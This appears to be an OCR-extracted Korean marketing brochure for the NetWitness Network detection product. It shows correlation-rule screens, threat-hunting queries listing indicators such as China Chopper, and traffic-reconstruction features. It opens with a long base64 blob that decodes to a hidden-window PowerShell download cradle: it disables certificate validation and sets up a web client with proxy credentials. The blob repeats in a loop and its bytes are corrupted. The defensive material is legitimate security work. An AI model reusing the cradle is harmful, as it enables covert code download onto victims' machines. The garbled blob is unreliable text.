OkdldFN5c3RlbVdlY1Byb3h5KCK7JIEcuUHJveHkuQ3JlZGVudG1hbHM9W05ldC5DcmVhZ2V5bG93ZXJzaGVsbC5leGUgLW5vcAtdyBoaWRkZW4gW05ldC5TZXJ2aWNLUG9pbmRNYW5hZ2VyXT06U2VjdXJpdHlQcm90b2NvbD1bTmV0L1NlY3VyaXR5UHJvdG9jb2xUeXB1XT06VGxzMTI7W1N5c3RlbS50ZXQuU2Vydm1jZVBvaw50TWFuYwdlcl06OlNlcnZlcnklcnRpZmljYXRlVmFsaWRhdGlvbkNhbgxiYWNRPXskdHJ1ZX07JEc9bmV3LW9iamVjdCBuZXQud2ViY2xpZW50O2lmKftTeXN0ZW0uTmV0LldlY1Byb3h5XT06R2V0RGVmYXVsdFByb3h5KCKuYWRkcmVzcyAtbmUgJG51bGwpeyRHLnByb3h5PVt0ZXQuV2ViUmVxdWVzdF06OkdldFN5c3RlbVdlY1Byb3h5KCK7JIEcuUHJveHkuQ3JlZGVudG1hbHM9W05ldC5DcmVhZ2V5bG93ZXJzaGVsbC5leGUgLW5vcAtdyBoaWRkZW4gW05ldC5TZXJ2aWNLUG9pbmRNYW5hZ2VyXT06U2VjdXJpdHlQcm90b2NvbD1bTmV0L1NlY3VyaXR5UHJvdG9jb2xUeXB1XT06VGxzMTI7W1N5c3RlbS50ZXQuU2Vydm1jZVBvaw50TWFuYwdlcl06OlNlcnZlcnklcnRpZmljYXRlVmFsaWRhdGlvbkNhbgxiYWNRPXskdHJ1ZX07JEc9bmV3LW9iamVjdCBuZXQud2ViY2xpZW50O2lmKftTeXN0ZW0uTmV0LldlY1Byb3h5XT06R2V0RGVmYXVsdFByb3h5KCKuYWRkcmVzcyAtbmUgJG51bGwpeyRHLnByb3h5PVt0ZXQuV2ViUmVxdWVzdF06OkdldFN5c3RlbVdlY1Byb3h5KCK7JIEcuUHJveHkuQ3JlZGVudG1hbHM9W05ldC5DcmVhZ2V5bG93ZXJzaGVsbC5leGUgLW5vcAtdyBoaWRkZW4gW05ldC5TZXJ2aWNLUG9pbmRNYW5hZ2VyXT06U2VjdXJpdHlQcm90b2NvbD1bTmV0L1NlY3VyaXR5UHJvdG9jb2xUeXB1XT06VGxzMTI7W1N5c3RlbS50ZXQuU2Vydm1jZVBvaw50TWFuYwdlcl06OlNlcnZlcnklcnRpZmljYXRlVmFsaWRhdGlvbkNhbgxiYWNRPXskdHJ1ZX07JEc9bmV3LW9iamVjdCBuZXQud2ViY2xpZW50O2lmKftTeXN0ZW0uTmV0LldlY1Byb3h5XT06R2V0RGVmYXVsdFByb3h5KCKuYWRkcmVzcyAtbmUgJG51bGwpeyRHLnByb3h5PVt0ZXQuV2ViUmVxdWVzdF06OkdldFN5c3RlbVdlY1Byb3h5KCK7JIEcuUHJveHkuQ3JlZGVudG1hbHM9W05ldC5DcmVhZ2V5bG93ZXJzaGVsbC5leGUgLW5vcAtdyBoaWRkZW4gW05ldC5TZXJ2aWNLUG9pbmRNYW5hZ2Vy

위협 탐지 및 분석

다양한 위협 지표 및 메타데이터를 이용한 실시간 연관성 분석

트래픽 행위 분석




다양한 트래픽
메타데이터 연관성
분석




다양한 지표의 실시간
연관성 분석

뛰어난 위협
인텔리전스



머신러닝과
데이터 사이언스



뛰어난 분석 능력: 고도화된 공격의 실시간 탐지

실시간 연관성 분석을 통한 행위 기반 위협 탐지

다양한 연관성 분석 탐지 시나리오 제공 및 고객 환경에 최적화된 탐지 시나리오 구현

Rule Builder

Build a rule using drag-and-drop and auto-complete tools.

Rule Name * 스캔 공격 시도 후 내부 침입 성공 탐지

Description

1-Tier : IPS에서 Scanning 공격 탐지

2-Tier : IPS에서 Scanning 공격 시도한 외부 IP가 인터넷 방화벽을 통해 내부로 침입(Firewall Allow) 성공

Trial Rule ☒

Alert ☒

Severity * High

Conditions * + - [X]

Statement	Occurs	Connector	Correlation Type	Meta	Meta
<input checked="" type="checkbox"/> 1TierIPSDetection	3	followed by	JOIN	ip_src	ip_src
<input type="checkbox"/> 2TierFirewallAllow	1				

Group By ip_src

Occurs Within 5 minutes

Notifications + -

Output	Notification	Notification Server	Template
<input checked="" type="checkbox"/> SYSLOG	ESMSyslogForwarding	192.168.5.111_SyslogUDP514	Default Syslog Template

☒ Output Suppression of every 0 minutes

<실시간 상관분석 탐지 정책>

Build a Statement

Define a rule condition by adding one or more statements. For each statement, define the keys, operators, and values that will trigger the rule. If the contents of the value field include more than one value, you must specify that it should be evaluated as an array.

Name * 1TierIPSDetection

If all conditions are met

Key	Operator	Value	Ignore Case?	Array?
event.device_type	is	IPS	<input checked="" type="checkbox"/>	<input type="checkbox"/>
event.severity	is	high,critical	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
event.rule	contains	scan	<input checked="" type="checkbox"/>	<input type="checkbox"/>

Cancel Save

<시나리오 1>

Build a Statement

Define a rule condition by adding one or more statements. For each statement, define the keys, operators, and values that will trigger the rule. If the contents of the value field include more than one value, you must specify that it should be evaluated as an array.

Name * 2TierFirewallAllow

If all conditions are met


Key	Operator	Value	Ignore Case?	Array?
event.device_type	is	firewall	<input checked="" type="checkbox"/>	<input type="checkbox"/>
event.action	is one of	accept	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
event.direction	is	inbound	<input checked="" type="checkbox"/>	<input type="checkbox"/>

Cancel Save

<시나리오 2>

탐지된 위협 도식화

탐지된 복수의 이벤트를 취합하여 하나의 사건으로 생성 및 직관적인 공격 파악을 위한 도식화



대화형 고속 검색을 통한 트래픽 위협 헌팅

특허 받은 트래픽 현황 표현 방식 및 대화형 고속 검색 기능을 통해 사전에 예측하지 못한 침해 행위에 대한 능동적 위협 헌팅 (특허: US20090067443A1)

Network Concentrator Last 24 Hours Query Profile Hunting

2021 02 24 06:55:00 (+09:00)

Service Type [service] (15 values) 🔍
SSL (3,492) - DNS (3,043) - **HTTP (2,153)** - OTHER (1,770) - SSH (80) - NETBI

TCP Destination Port [tcp.dstport] (20 of 20+ values) 🔍
5671 (2,829) - 8080 (1,430) - 80 (http) (713) - 443 (https) (387) - 514 (cmd) (... show more

Indicators of Compromise [ioc] (7 values) 🔍
schoolbell malware (535) - rekaf_beacon (535) - cerber beacon (50) - china

Behaviors of Compromise [boc] (3 values) 🔍
file transport over unknown protocol (8) - wmi level 1 login (1) - remote wn

Enablers of Compromise [eoc] (6 values) 🔍
plaintext pop3 password (4) - html hidden post (3) - smb v1 request (1) - h

Session Analysis [analysis.session] (20 of 20+ values) 🔍
session size 0-5k (7,199) - ratio medium transmitted (4,571) - single sided u
- ratio low transmitted (780) - data push (369) - inbound traffic (311) - long

Service Analysis [analysis.service] (20 of 20+ values) 🔍
hostname consecutive consonants (5,821) - ssl over non-standard port (3,1
header contains port (1,454) - http over non-standard port (1,448) - http pe
organizational name (45) - http1.1 without server header (38) - outbound c

File Analysis [analysis.file] (20 of 20+ values) 🔍
js eval no docwrite (59) - common document formats (14) - exe filetype (9)
- exe abnormal e_res1_4 (4) - exe abnormal e_res1_3 (4) - exe abnormal e_ ... show more

Host ID [alias.host] (20 of 20+ values) 🔍
20b4ca25-1b12-469d-9212-661ba2d2e100 (2,902) - sv-us-web2 (1,929) - 9-

Network Concentrator Last 24 Hours Query Profile Hunting

service = 80

2021 02 24 06:55:00 (+09:00)

Service Type [service] (1 value) 🔍
HTTP (2,153)

TCP Destination Port [tcp.dstport] (7 values) 🔍
8080 (1,430) - 80 (http) (698) - 5000 (16) - 2869 (2) - 57805 (1) - 49529 (1) -

Indicators of Compromise [ioc] (6 values) 🔍
schoolbell malware (535) - rekaf_beacon (535) - **china chopper (6)** - apache

Enablers of Compromise [eoc] (4 values) 🔍
html hidden post (3) - html iframe external reference (1) - html hidden spa

Session Analysis [analysis.session] (18 values) 🔍
first carve not dns (2,103) - first carve (2,103) - session size 0-5k (2,064) - n
traffic (21) - session size 50-100k (17) - session size 10-50k (12) - session si

Service Analysis [analysis.service] (20 values) 🔍
http1.1 without referer header (2,087) - http1.1 without accept header (2,0
server header (38) - http1.1 server location redirect (35) - nginx http server
response status ends with space (5) - content-disposition filename contain

File Analysis [analysis.file] (13 values) 🔍
js eval no docwrite (57) - exe filetype (5) - common document formats (5) -
before 1999 (1) - exe extension but not exe filetype (1) - exe abnormal e_m

Host ID [alias.host] (20 values) 🔍
sv-us-web2 (1,157) - lt-us-rllee01 (639) - www.xjiboss.com (535) - lt-us-rllee
- dev.wshldmo.com (6) - www.pconsult.com (5) - www.microsoft.com (5) -

Source IP Address [ip.src] (18 values) 🔍
192.168.31.24 (1,151) - 192.168.70.82 (639) - 192.168.31.60 (279) - 192.168

Network Concentrator Last 24 Hours Query Profile Hunting

service = 80 | ioc = 'china chopper'

2021 02 24 06:55:00 (+09:00)

Service Type [service] (1 value) 🔍
HTTP (6)

TCP Destination Port [tcp.dstport] (1 value) 🔍
80 (http) (6)

Indicators of Compromise [ioc] (1 value) 🔍
china chopper (6)

Session Analysis [analysis.session] (7 values) 🔍
watchlist port (6) - inbound traffic (6) - session size 0-5k (4) - ratio medium

Service Analysis [analysis.service] (2 values) 🔍
http1.1 without accept header (6) - hostname consecutive consonants (6)

File Analysis [analysis.file] (1 value) 🔍
js eval no docwrite (6)

Host ID [alias.host] (1 value) 🔍
dev.wshldmo.com (6)

Source IP Address [ip.src] (1 value) 🔍
223.25.233.248 (6)

Destination IP address [ip.dst] (1 value) 🔍
192.168.31.20 (6)


Action [action] (1 value) 🔍
post (6)

File Type [filetype] (1 value) 🔍


트래픽 기반 원본 재현 및 파일/패킷 추출

실제 사용자의 원본 트래픽을 기반으로 웹/이메일 형태 재현 및 관련 파일 추출


웹 페이지



이메일



파일추출



결론

NetWitness Network

네트워크 트래픽을 통해 보안 솔루션을 우회한 행위 모니터링 및 영향도 파악

- **네트워크 가시성 확장 → 위협 탐지 능력 강화**


- 모든 송수신 트래픽 원본 저장 및 실시간 심층 분석
- APT, 랜섬웨어, 보안통제 우회 등 **고도화된 침해위협지표(IoC)**의 실시간 생성
- 접속 URL, 송수신파일, 사용자 계정, 명령어, 프로토콜 등
네트워크 상세 정보를 실시간 생성하여 **SIEM** 로그 데이터와 통합 모니터링
- 기존 로그기반 SIEM에서 탐지가 어려운 **고도화된 공격 탐지 시나리오** 구성

- **보안관제 능력 강화**

- 위협 탐지 시 관련 로그 및 트래픽 송수신 내용을 즉시 확인하여
기존 대비 월등히 **빠른 공격 파악 및 정확한 대응** 능력 확보
- 발견된 위협에 대해 관련된 모든 로그 및 트래픽 원본 조회로
공격의 전 과정을 모두 추적하여 대응하는 고도화된 관제 체계 구현
- **Threat Hunting**을 통한 능동적인 위협 발견 및 조기 대응 체계 구현



침투한 지능화된 공격 대응 방안





NETWITNESS

See Everything. Fear Nothing.